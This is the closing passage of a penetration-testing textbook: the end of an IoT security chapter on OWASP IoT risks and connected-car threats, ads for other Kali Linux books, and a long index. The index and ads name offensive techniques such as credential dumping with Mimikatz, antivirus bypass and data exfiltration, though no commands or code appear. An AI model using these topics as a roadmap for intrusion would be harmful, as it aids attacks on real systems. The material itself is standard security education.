Passing data as a plain text represents a huge risk for your IoT project. Encrypting data is always the best method to avoid data being intercepted. There are many standard encryption techniques and protocols, such as SSL and TLS. You can scan your project using a tool named `sslscan`, a built-in tool in Kali Linux:



As a demonstration, this is a snippet from the output message of a scan:



Privacy concerns

Many privacy issues could be identified as a threat for IoT projects. Being able to collect information about the used data, especially sensitive information, could be dangerous; also, getting information about the device's functionalities is dangerous.

Insecure cloud interface

Cloud computing plays a major role in modern IoT projects. Ensuring that cloud interfaces are secure is a must. As security measures, you need to mitigate abnormal behaviors and implement an account lockout mechanism at least.

Insecure mobile interface

Mobile applications are very important. Insecure mobile interfaces could put the IoT project in danger. Unencrypted data can be intercepted by attackers.

Insufficient security configurability

Many measures need to be taken when it comes to configurations. Separating admin panels and interfaces, logging security events, and enabling alerts are wise decisions to avoid the insufficient security configurability.

Insecure software/firmware

In the previous sections, we discussed firmware threats because you know that it is a software, and every software can be exploited. Firmware analysis using static and dynamic analysis is always a great move to harden your firmware.

Poor physical security

Don't forget physical security. Access to the device could be a threat for your project. Exposing devices and misplacing them can be dangerous. If you leave your devices exposed to anyone, they can be disassembled or accessed via open interfaces, such as USBs.


Hacking connected cars

IoT devices and home appliances are not the only victims of attacks. Recently, many researches show that connected cars could also be attacked. According to the *Vehicle Hacking Vulnerability Survey*, January 2016, 60% of millennials support vehicles becoming more connected. Modern connected cars are composed by many following units:

- Infotainment (The head unit)—sometimes called **engine control unit** (**ECU**)
- Telematics and connectivity forms
- GPS and navigation systems
- Vehicle-to-vehicle communication systems
- Security and anti-theft systems

- Sensors
- Night vision

Most connected cars include a controller area network that connects all the car's components (sensors, airbags, and so on) with a central control unit. The standard of the controller area networks was accepted and published by ISO since 1993:



Threats to connected cars

Connected cars faces many threats from different attack vectors. Because, they are composed by many units; there is a variety of attack categories:

- Firmware attacks
- Operating system attacks
- Remote attacks on the CAN
- Compromised on OBD2
- Sniffing
- Malicious downloaded applications

A Nissan Leaf was hacked via mobile application and a web browser as a security research. In February 2016, security researchers showed that Nissan could be accessed via the internet using Nissan's phone app.

Summary

This chapter was a simple and clear guide to help developers, manufacturers, and penetration testers to build and secure IoT projects. We started by discovering the IoT ecosystem, and the different components of a typical IoT project. We saw the threats faced by an IoT project in addition to the required steps to ensure the security of an IoT environment. At this point, you acquired the technical skills and the suitable mindset to perform a penetration testing mission efficiently. You will now be able to protect modern organization infrastructure from today's threats and attacks, and deploy the suitable safeguards against these attacks.


Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:

Mastering Kali Linux for Advanced Penetration Testing - Second Edition
Vijay Kumar Velu

ISBN: 978-1-78712-023-5

- Select and configure the most effective tools from Kali Linux to test network security
- Employ stealth to avoid detection in the network being tested
- Recognize when stealth attacks are being used against your network
- Exploit networks and data systems using wired and wireless networks as well as web services
- Identify and download valuable data from target systems
- Maintain access to compromised systems
- Use social engineering to compromise the weakest part of the network—the end users



Kali Linux Cookbook - Second Edition
Corey P. Schultz, Bob Perciaccante

ISBN: 978-1-78439-030-3

- Acquire the key skills of ethical hacking to perform penetration testing
- Learn how to perform network reconnaissance
- Discover vulnerabilities in hosts
- Attack vulnerabilities to take control of workstations and servers
- Understand password cracking to bypass security
- Learn how to hack into wireless networks
- Attack web and database servers to exfiltrate data
- Obfuscate your command and control connections to avoid firewall and IPS detection

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index

A

access control models
  about 60
  Discretionary Access Control (DAC) 60
  Mandatory Access Control (MAC) 60
  Role-Based Access Control (RBAC) 60
access vector cache (AVC) 73
Active Directory attacks
  14-068 Kerberos vulnerability, on domain controller 142
  about 131
  Active Directory domain credentials, dumping from NTDS.dit file 150
  domain credentials, dumping with Mimikatz 143
  group policy preferences 142
  Kerberos attacks 132
  LSASS memory, dumping with Task Manager 149
  pass the credential technique 148
  passwords, in SYSVOL 142
  PowerView 131
Active Directory
  about 121, 122
  components 122
active reconnaissance 11
Address Resolution Protocol (ARP) 107, 250
address space layout randomization (ASLR) 82
Advanced Encryption Standard (AES) 298
agile methodologies
  about 185
  crystal 185
  Extreme Programming (XP) 185
  Feature-Driven Development (FDD) 185
  scrum 185
application flood attack 113
application threats 60
arbitrary kernel read/write 76
Area Border Router (ABR) 323
ARP attacks 250, 251, 252
ARP Poisoning 107
Artificial Intelligence (AI) 102
artificial networks
  Convolutional Neural Network (CNN) 103
  Recurrent neural network (RNN) 103
asymmetric cryptosystem
  Deffie-Hellman key exchange 300
  El Gamal 301
  Rivest-Shamir-Adleman (RSA) 300
attack vectors 60
Authentication Header (AH) protocol 307
Automated Corporate Enumerator (ACE) 275
Autonomous System Boundary Router (ASBR) 323
auxiliaries 206

B

backbone router 323
Backup Designated Router (BDR) 324
banner grabbing 274
Bell-LaPadula Model 58
BGP attacks 330
Biba Model 58
binwalk 342
birthday attack 306
black box pentesting 13
black hat hackers 10
block ciphers 293
Border Gateway Protocol (BGP) 329
botnets 113
Bourne Again SHell (Bash) 47
broadcast 243
broadcast storm 258

Browser Exploit Against SSL/TLS (BEAST) attack 312
Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH) attack 313
Brute force attack (BFA) 305
buffer overflows prevention techniques
  about 82
  address space layout randomization (ASLR) 82
  non-executable stack (NX) 83
  return oriented programming (ROP) 83
  stack canary 83
bus topology 87

C

Caesar cipher 292
Carrier Sense Multiple Access/Collision Detect (CSMA/CD) 242
Center of Internet Security (CIS)
  about 84
  reference 84
chmod command 52
chosen plaintext attack (CPA) 306
chown command 52
chroot command 53, 54, 55
ciphers
  about 291
  classical ciphers 291
  modern ciphers 293
Ciphertext only attacks (COA) 306
circuit 240
circuit switching
  about 240
  frequency division multiplexing (FDM) 240
  time division multiplexing (TDM) 241
Clair
  about 172
  components 173
  reference 173
Clark-Wilson Model 58
classful routing 319
classical ciphers
  about 291
  substitution 291
  transposition 291
classless routing 319
cloud computing models
  Infrastructure as a Service (IaaS) 155
  Platform as a Service (PaaS) 155
  Software as a Service (SaaS) 155
cloud computing
  about 155
  security challenges 156
cmdlet 127
COBIT 5 Information Security Policy set 15
command and control (C2C) channel 113
Common Name (CN) 126
Common Vulnerabilities and Exposures (CVE) 32
Common Vulnerability Scoring System (CVSS) 32
communication networks
  about 91, 240
  local area network (LAN) 91
  metropolitan area network (MAN) 91
  personal area network (PAN) 92
  wide area network (WAN) 92
  wireless network 92
communications intelligence (COMINT) 22
components, Active Directory
  Active Directory domains 122
  Active Directory forest 122
  Active Directory units 122
  sites 122
Compression Ratio Info-leak Made Easy (CRIME) attack 312
connected cars
  threats faced 354
  units 353
Content Addressable Memory (CAM) 245
Continuous Delivery (CD) 184
Continuous Integration (CI)
  about 184, 186
  acceptance tests 187
  attacks 195
  integration tests 187
  UI tests 187
  unit tests 187
  versus Continuous Delivery (CD) 189
  with GitHub 190
  with Jenkins 190
Continuous Integration servers

penetration testing 195
continuous security
with Zed Attack Proxy (ZAP) 196
Convolutional Neural Network (CNN) 103
cron 57
crontab 57
cryptographic attacks
about 305
birthday attack 306
Brute force attack (BFA) 305
chosen plaintext attack (CPA) 306
Ciphertext only attacks (COA) 306
dictionary attack 305
known plaintext attack (KPA) 306
side channel attacks (SCA) 306
cryptography 290
cryptosystems
about 291
asymmetric cryptosystem 300
Kerckhoffs' principle 294
symmetric cryptosystem 295
types 295
Cryptsetup Initrd root Shell 79
crystal methodology 185
cut-through switching 244
CVE-2016-2443 Qualcomm MSM debug fs kernel arbitrary write
case study 76
CVE-2016-4484 case study 79
cyclic redundancy check (CRC) 244

D

data center multi-tier model design
about 92
access layer 93
aggregation layer 93
core layer 92
Data Encryption Standard (DES) 295
data transmission methods
broadcast 243
multicast 243
unicast 243
database attacks 119
datagrams 242
DDoS scrubbing center 113
decision trees
about 100
concepts 100
Deffie-Hellman key exchange 300
DELTA 117
Denial-of-Service (DoS) 276
Designated Router (DR) 323
DevOps 189
DHCP attacks 248
DHCP starvation 249
dictionary attack 305
digital signatures 303
directory 121
Directory Information Tree (DIT) 126
Discretionary Access Control (DAC) 60
disguised LSA attack 325
Distinguished Name (DN) 126
Distributed Denial of Service (DDoS) attacks
about 111
application flood attack 113
application layer attack 112
botnets 113
defending 113
fragmentation attacks 111
ICMP flood attack 112
SYN flooding 112
TCP state-exhaustion attack 111
volumetric attack 111
DNS attacks
about 106
Distributed Denial of Service (DDoS) attacks 107
DNS cache poisoning 106
Dynamic DNS (DDNS) 107
Kaminsky DNS vulnerability 106
man-in-the-middle (MITM) attacks 106
single point of failure 106
Docker bench security
about 171
reference 171
Docker containers 157, 158, 159
Docker daemon 159
Docker exploitation
about 167
data theft 171
database passwords 171

Docker breakout 170
DOS threats 169
kernel exploits 167, 168
poisoned images 171
Docker version
obtaining 160
Docker vulnerability static analysis
with Clair 174, 176, 177
Docker
command format 161
commands 161
fundamentals 153
reference 153
Dockerfile
about 163
image, building from 163
Domain Name System (DNS) 105
DROWN attack
about 310
reference 310
Dual-Tone Multi-Frequency (DTMF)
reference 281
dynamic routing 318
Dynamic Trunk Protocol (DTP) 254

E

eavesdropping 280
El Gamal 301
electronic intelligence (ELINT) 22
Encapsulating Security Payload (ESP) protocol 308
encapsulation 94
encoders 207
encryption
end-to-end encryption 307
end-to-end encryption 307
engine control unit (ECU) 353
Enhanced Interior Gateway Routing Protocol (EIGRP) 328
executive summary 41
exploits 204
Extreme Programming (XP) 185

F

Feature-Driven Development (FDD) 185
find command 55, 56
firmware 342
fragment-free switching 245
Frequency Division Duplex (FDD) 286
frequency division multiplexing (FDM) 240
Fully Qualified Domain Name (FQDN) 106

G

General Data Protection Regulation (GDPR) 156
Geospatial intelligence (GEOINT) 29
Get-ADDomain 130
get-adforest cmdlet 128, 133
get-adgroupmemberb 135
get-adrootdse 133
get-adtrust 130
get-aduser 131
Get-Command 129
get-domaincontroller 134
GNU General Public License (GPL) 46
Google hacking technique 271
gray box pentesting 14
gray hat hackers 10
groups
managing 50

H

H.248 267
H.323
about 263
components 263
gatekeeper 263
multipoint control units 263
terminals 263
hackers
black hat hackers 10
gray hat hackers 10
white hat hackers 10
hacking
about 10
phases 10
hacktivists 10
hash functions 302

Heartbleed attack 313
host threats 60
Human intelligence (HUMINT) 21
human intelligence, models
  Active Intelligence Gathering 21
  Directed Gathering 21
  Passive Intelligence Gathering 21
hybrid topology 90

I

iceberg problem 154
ICMP flood attack 112
ICMP scanning 96
imagery intelligence (IMINT) 28
Information Assurance (IA) 9
information routing 319
information security management program 9
information security
  availability 7
  confidentiality 7
  defense in depth 8
  Information Assurance (IA) 9
  integrity 7
  least privilege 8
  overview 7
  risk analysis 8
Information Systems Security Assessment Framework (ISSAF) 16
Infrastructure as a Service (IaaS) 155
Institute for Security and Open Methodologies (ISECOM) 16
intelligence gathering, penetration testing
  about 19
  information system 21
  network analysis 21
  physical analysis 21
  public intelligence 20
  social engineering attacks 20
inter-container communication (icc) 170
Inter-Switch Link (ISL) 254
Interactive PowerShell 225
Interior Gateway Routing Protocol (IGRP) 327
internal router 323
International Telecommunication Union Standardization Sector (ITU-T) 263
Internet Control Message Protocol (ICMP) 96
Internet Protocol Security (IPSec) 307
interVLAN routing 254
Intrusion Detection Systems (IDS)
  about 99
  anomaly-based detection 99
  host-based IDS 99
  machine learning 99
  network-based IDS 99
  signature-based detection 99
IoT attack surfaces
  about 341
  appliances 341, 342
  cloud interfaces 346
  connected cars 353
  devices 341, 342
  firmware 342
  Mirai Botnet case study 347
  network services 346
  OWASP IoT Project 347
  web interfaces 346
IoT communication stack 339
IoT ecosystem 337
IoT project architecture 337
IoT protocols
  about 338
  IPv6 Low-Power Wireless Personal Area Network (6LOWPAN) 339
  Lora 339
  near-field communication (NFC) 339
  Sigfox 338
  Wi-Fi 338
  Z-Wave 338
  Zigbee 338
IoT standards
  about 340
  Institute of Electrical and Electronics Engineers (IEEE) 340
  International Electrotechnical Commission (IEC) 340
  International Organization for Standardization (ISO) 340
  Internet Engineering Task Force (IETF) 340
IP Smart Objects protocols suite 340
IPSec

about 307
Authentication Header (AH) protocol 307
Encapsulating Security Payload (ESP) protocol 308
transport mode 308
tunnel mode 308
IPv6 Low-Power Wireless Personal Area Network (6LOWPAN) 339

J

Jenkins
download link 190
installing 191, 192, 195
jobs 57

K

Kerberos attacks 132
Kerberos TGS service ticket offline cracking 139
Kerberos
about 124
reference 124
steps 125
Kerckhoffs' principle
for cryptosystems 294
kernel heap vulnerabilities 77
kernel land
versus UserLand 70
kernel stack vulnerabilities 77
Key Distribution Center (KDC) 124
key management 305
known plaintext attack (KPA) 306
Korn shell (ksh) 47

L

LAN switching
about 242
cut-through switching 244
fragment-free switching 245
store-and-forward switching 244
Lightweight Directory Access Protocol (LDAP) 126
LinEnum
download link 61
using, for Linux enumeration 61
link encryption 306
link state database (LSDB) 323
link-state advertisements (LSA) 323
Linux commands
about 47
cat 47
cd 47
cp 47
ls 47
man 47
mkdir 47
mv 47
pwd 47
rmdir 47
touch 47
Linux enumeration
with LinEnum 61
Linux Exploit Suggester 80
Linux kernel exploitation
about 67, 69
system calls 71
UserLand, versus kernel land 70
Linux kernel vulnerabilities
about 76
arbitrary kernel read/write 76
memory corruption vulnerabilities 77
NULL pointer dereference 76
race conditions 78
Linux kernel
device drivers 71
inter-process communications 71
memory manager 71
network interface 71
process scheduler 71
virtual filesystem 71
Linux privilege checker
about 68
download link 68
Linux Security Module (LSM) 73
Linux systems
hardening 84
Linux
basics 46
directory structure 49
local area network (LAN) 91
logical and hardware related bugs 79

Logical Link Control (LLC) 94
Long-term Evolution (LTE) 286
Lora 339

M

MAC attack 245, 247
MAC flooding 107
MAC spoofing 107
machine learning, for intrusion detection
  about 99
  model evaluation metrics 103
  reinforcement 102
  semi-supervised learning 101
  supervised learning 100
  system workflow 102
  unsupervised learning 101
MACsec Key Agreement (MKA) 248
malware
  embedding 285
managed switch 254
Management Information Base (MIB) 104
management security controls 59
Mandatory Access Control (MAC) 60
Massachusetts Institute of Technology (MIT) 124
MaxAge LSAs 326
Mean Opinion Score (MOS) 277
Media Access Control (MAC) 94, 242
Media Access Control Security (MACsec) 248
Media Gateway Control Protocol (MGCP) 267
memory corruption vulnerabilities
  about 77
  kernel heap vulnerabilities 77
  kernel stack vulnerabilities 77
memory management 74
mesh topology 89
message integrity 302
message switching 242
Metasploit architecture
  about 203
  interfaces 203
  libraries 203
  modules 203
  plugins 203
  tools 203
Metasploit Framework
  about 201
  installation link 201
  installing 201
  modules 204
Metasploit module
  writing 220, 222
Metasploit Persistence scripts 224
Metasploit
  combining, with PowerShell 225
  commands 210, 211
  starting 209
methodologies, software development
  agile methodology 185
  prototyping methodology 185
  spiral methodology 185
  waterfall methodology 185
metropolitan area network (MAN) 91
Mimikatz
  building 144
  commands 145, 147, 148
  main interface 145
  reference 143
Mirai Botnet case study 347
modern ciphers
  about 293
  block ciphers 293
  stream ciphers 293
modules, Metasploit Framework
  about 204
  auxiliaries 206
  encoders 207
  exploits 204
  NOPs 207
  payloads 205
  posts 207
multicast 243
Multipoint Controller (MC) 263
Multipoint Processor (MP) 263

N

Naive Bayes classifiers 101
National Institute of Standards and Technology (NIST) 295
native VLAN 254
near-field communication (NFC) 339

network interface card (NIC) 107
network scanning
  about 11
  options 98
network sniffing
  active sniffing 107
  passive sniffing 107
network threats 60
network topologies
  about 87
  bus topology 87
  hybrid topology 90
  mesh topology 89
  ring topology 88
  star topology 87
  tree topology 89
networking
  fundamentals 86
Nexpose scan
  starting 36
Nexpose
  installing 34
  starting 35
Nikto 348
Nishang
  about 227
  reference 227
  script power 229, 230, 231, 233
Nmap
  about 97
  download link 97
  OS detection 62, 63
No Operation (NOP) 207
node 240
non-disclosure agreement (NDA) 19
non-executable stack (NX) 83
NULL pointer dereference 76

O

Open Shortest Path First (OSPF)
  about 323
  working 324
Open source intelligence (OSINT) 22, 24, 25
Open Source Security Testing Methodology Manual (OSSTMM) 16
Open System Interconnection (OSI) model
  about 93
  application layer 93
  data link layer 94
  network layer 94
  physical layer 94
  presentation layer 93
  session layer 93
  transport layer 94
Open Web Application Security Project (OWASP) 347
operational security controls 59
Organizational Unique Identifier (OUI) 242
OS detection
  with Nmap 62, 63
OSPF attacks
  about 325
  defending 327
  disguised LSA 325
  MaxAge LSAs 326
  persistent poisoning 326
  remote false adjacency 326
  seq++ attack 326
OSPF tables
  neighbor table 324
  routing table 324
  topology table 324
OWASP IoT Project
  about 347
  insecure cloud interface 352
  insecure mobile interface 353
  insecure network services 350
  insecure software/firmware 353
  insecure web interface 348
  insufficient security configurability 353
  lack of transport encryption 351
  poor physical security 353
  privacy concerns 352

P

packet switching 241
packet, elements
  data 241
  header 241
  trailer 241

Padding Oracle On Downgraded Legacy Encryption (POODLE) attack 311
Pass-the-Ticket (PtT) technique 148
passive reconnaissance 11
payloads
  about 205
  bind shells 205
  Meterpreters 205
  Paranoid Meterpreter payloads 206
  Stageless Meterpreter payloads 206
Payment Card Industry Data Security Standard (PCI DSS) 17
Penetration Testing Execution Standard (PTES) 17
penetration testing laboratory
  building 178, 179, 180, 181, 182
penetration testing maturity model
  about 43
  methodology 43
  realism 43
  reporting 44
penetration testing teams
  about 14
  blue team 14
  purple team 14
  red team 14
penetration testing
  about 18
  black box pentesting 13
  exploitation 37
  gray box pentesting 14
  intelligence gathering 19
  limitations 42
  overview 13
  post-exploitation 38
  pre-engagement 18, 19
  reporting 41
  threat modeling 30
  types 13
  vulnerability analysis 32
  white box pentesting 13
pentesting guidance 16
pentesting standards
  about 15, 16
  policies 15
  procedures 16
PenturaLabs 80
permissions
  about 51
  execute 51
  read 51
  Set Group ID (SGID) 52
  Set User Identification (SUID) 52
  Sticky Bit 52
  write 51
persistent poisoning 326
personal area network (PAN) 92
Personal Identifiable Information (PII) 7
phases, hacking
  access, maintaining 12
  access, obtaining 12
  reconnaissance 10
  scanning 11
  tracks, clearing 12
physical security controls 59
Platform as a Service (PaaS) 155
Point-to-Point Tunneling Protocol (PPTP) 307
port scanning 11
post-exploitation
  cleanup 40
  data exfiltration 40
  high-profile targets 40
  infrastructure analysis 39
  persistence 40
  pillaging 39
posts 207
PowerShell attacks
  defending against 236
PowerShell
  and Active Directory 127, 128
  Metasploit, combining with 225
PowerSploit
  about 226
  download link 226
PowerView
  about 131
  reference 131
pre-engagement, penetration testing
  emergency contact information 18
  get out of jail card 18
  non-disclosure agreement (NDA) 19

objective 18
payment information 19
scope 18
private VLAN attacks 257
privilege escalation 65
process 72
prototyping methodology 185
public intelligence 20
PyKEK
reference 142

Q

Quality of Services (QoS) 93
Qualys SSL Labs
reference 314
using 314
QUAY
reference 174

R

race conditions 78
Real-time Control Protocol (RTCP) 266
Real-time Protocol (RTP) 266
reconnaissance
about 10
active reconnaissance 11
passive reconnaissance 11
Recurrent neural network (RNN) 103
redirection 48
reinforcement 102
remote false adjacency attack 326
reporting
about 41
executive summary 41
technical report 42
return oriented programming (ROP) 83
ring topology 88
RIPv1 reflection DDoS 322
Rivest Cipher 5 (RC5) 299
Rivest-Shamir-Adleman (RSA) 300
rogue DHCP server 249
Role-Based Access Control (RBAC) 60
Rotten Apple project
about 196
Continuous Integration/Continuous Delivery system security, testing 196
routed protocols 319
router attacks 332
router exploitation framework 332, 334
router
about 317
bootup process 331
components 331
Routing Information Base (RIB) 329
Routing Information Protocol (RIP) 321
routing loops
preventing 322
routing protocols
about 321
Border Gateway Protocol (BGP) 329
distance vector protocols 320
Enhanced Interior Gateway Routing Protocol (EIGRP) 328
hybrid protocols 320
Interior Gateway Routing Protocol (IGRP) 327
link state protocols 320
metrics 320
Open Shortest Path First (OSPF) 323
parameters 320
Routing Information Protocol (RIP) 321
routing
Autonomous System (AS) 320
classful routing 319
classless routing 319
dynamic routing 318
Exterior gateway protocols (EGP) 320
fundamentals 318
Interior gateway protocols (IGP) 320
static routing 318

S

scanning
about 11, 95
ICMP scanning 96
network scanning 11
port scanning 11
SSDP scanning 97
UDP scanning 97
vulnerability scanning 11

script kiddies 10
scrum 185
SDN architecture
  components 115
SDN models 115
SDNPWN 118
Secure Real-time Transport Protocol (SRTP) 267
Secure Sockets Layer (SSL) 309
security 6
security controls
  about 59
  management security controls 59
  physical security controls 59
  technical security controls 59
security models
  about 58
  Bell-LaPadula Model 58
  Biba Model 58
  Clark-Wilson Model 58
Security-Enhanced Linux (SELinux) 73
segmentation 75
semi-supervised learning 101
seq++ attack 326
service enumeration
  about 104
  DNS attacks 106
  DNS security 105
  insecure SNMP configuration 104
Service Principal Names (SPNs) 140
Session Initiation Protocol (SIP) 268
Set Group ID (SGID) 52
Set User Identification (SUID) 52
Shortest Path First (SPF) 323
Side channel attacks (SCA)
  fault analysis attacks 306
  power analysis attacks 306
  timing attacks 306
Sigfox 338
Signal intelligence (SIGINT) 22
Signaling Cipher Suite Value (SCSV) 312
SiGploit
  reference 287
  using 287, 288
Simple list of blocks (SLOB) 78
Simple Network Management Protocol (SNMP) 104
Simple Service Discovery Protocol (SSDP) 97
Single Sign-On (SSO) 123
SIP attacks 282
SIP registration hijacking 283
Skinny Call Control Protocol (SCCP) 264
sniffing attacks
  about 107
  defending 108
Software as a Service (SaaS) 155
software development project
  requisites 184
software development
  methodologies 184, 185
Software-Defined Network (SDN) 114
software-defined networks attacks 116
software-defined networks penetration testing
  about 116
  DELTA 117
  SDNPWN 118
Spam over Internet Telephony (SPIT) 285
Spanning Tree Algorithm (STA) 259
Spanning Tree Protocol (STP)
  about 258
  attacking 261
Spanning Tree Protocol attacks 258, 259
spiral methodology 185
spitter 285
SPN scanning 140
SSDP scanning 97
SSL attacks
  about 310
  BEAST attack 312
  BREACH attack 313
  CRIME attack 312
  DROWN attack 310
  Heartbleed attack 313
  POODLE attack 311
stack canary 83
stagers 205
star topology 87
static routing 318
steganography
  about 303
  types 303

Sticky Bit 52
store-and-forward switching 244
stream ciphers 293
streams
  standard error (stderr) 48
  standard input (stdin) 48
  standard output (stdout) 48
SUID abuse 67
supervised learning
  about 100
  decision trees 100
  Naive Bayes classification 101
  Support Vector Machine (SVM) 101
Support Vector Machine (SVM) 101
svmap 275
switches 240
switching
  circuit switching 240
  in networking 240
  LAN switching 242
  message switching 242
  packet switching 241
symmetric cryptosystems
  about 295
  Advanced Encryption Standard (AES) 298
  Data Encryption Standard (DES) 295
  Rivest Cipher 5 (RC5) 299
  Triple-DES (3DES) 298
SYN flooding 112

T

tagged VLAN 254
TCP communication 95
TCP services scanning techniques
  FIN scan 97
  full open scan 96
  half open scan 96
  NULL scan 97
technical report 42
technical security controls 59
threads 73
threat modeling
  about 30
  business asset analysis 30
  business process analysis 31
  motivation modeling 31
  threat agents analysis 31
  threat capability analysis 31
Time Division Duplex (TDD) 286
time division multiplexing (TDM) 241
Transmission Control Protocol (TCP) 95
transmission modes
  about 90
  full-duplex mode 90
  half-duplex mode 90
  simple mode 90
transmission
  bounded means 91
  unbound means 91
Transport Layer Security (TLS) 309
tree topology 89
Triple-DES (3DES) 298
Trusted Computing Base (TCB) 58

U

UDP scanning 97
unicast 243
Universal Asynchronous Receiver/Transmitter (UART) 342
unix-privesc-checker
  reference 69
unsupervised learning 101
untagged VLAN 254
User Datagram Protocol (UDP) 97, 104
UserLand
  versus kernel land 70
users
  managing 50

V

variable-length subnet masking (VLSM) 322
Veil 3.0
  download link 214
Veil-Framework
  about 214
  antivirus, bypassing 214, 215, 216, 217, 218
Viproy 285
virtual memory area (VMA) 75
Virtual private networks (VPNs) 290

virtualization 154
VLAN attacks 253
VLAN hopping attacks
  about 256
  double tagging 256
  switch hopping 256
VLANs
  configuring 254
  native VLAN 254
  tagged VLAN 254
Voice over IP (VoIP) 262
Voice over LTE (VoLTE) 286
Voice Over Misconfigured Internet Telephones (VOMIT)
  reference 281
Voice spam 285
VoIP attacks
  about 276
  Denial-of-Service (DoS) 276
  eavesdropping 280
VoIP exploitation 270, 271, 272, 274
VoIP
  fundamentals 262
  H.248 267
  H.323 263
  Media Gateway Control Protocol (MGCP) 267
  RTP/RTCP 266
  Secure Real-time Transport Protocol (SRTP) 267
  Session Initiation Protocol (SIP) 268
  Skinny Call Control Protocol (SCCP) 264
VoLTE attacks 287
VoLTE Exploitation 286
VPN
  fundamentals 306
  IPSec 307
  tunneling protocols 307
vulnerability analysis 32
vulnerability assessment
  with Nexpose 33
vulnerability management life cycle
  assessment phase 32
  identification and discovery phase 32
  prioritizing and classification phase 32
  remediate phase 32
  report phase 32
  verification phase 33
vulnerability scanning 11

W

waterfall methodology 185
white box pentesting 13
white hat hackers 10
Wi-Fi 338
wide area network (WAN) 92
wildcards 67
wireless network 92
Wireshark
  download link 108

X

X11 service 65

Z

Z-Wave 338
Zed Attack Proxy (ZAP)
  about 196
  continuous security 196
Zenmap 97
Zigbee 338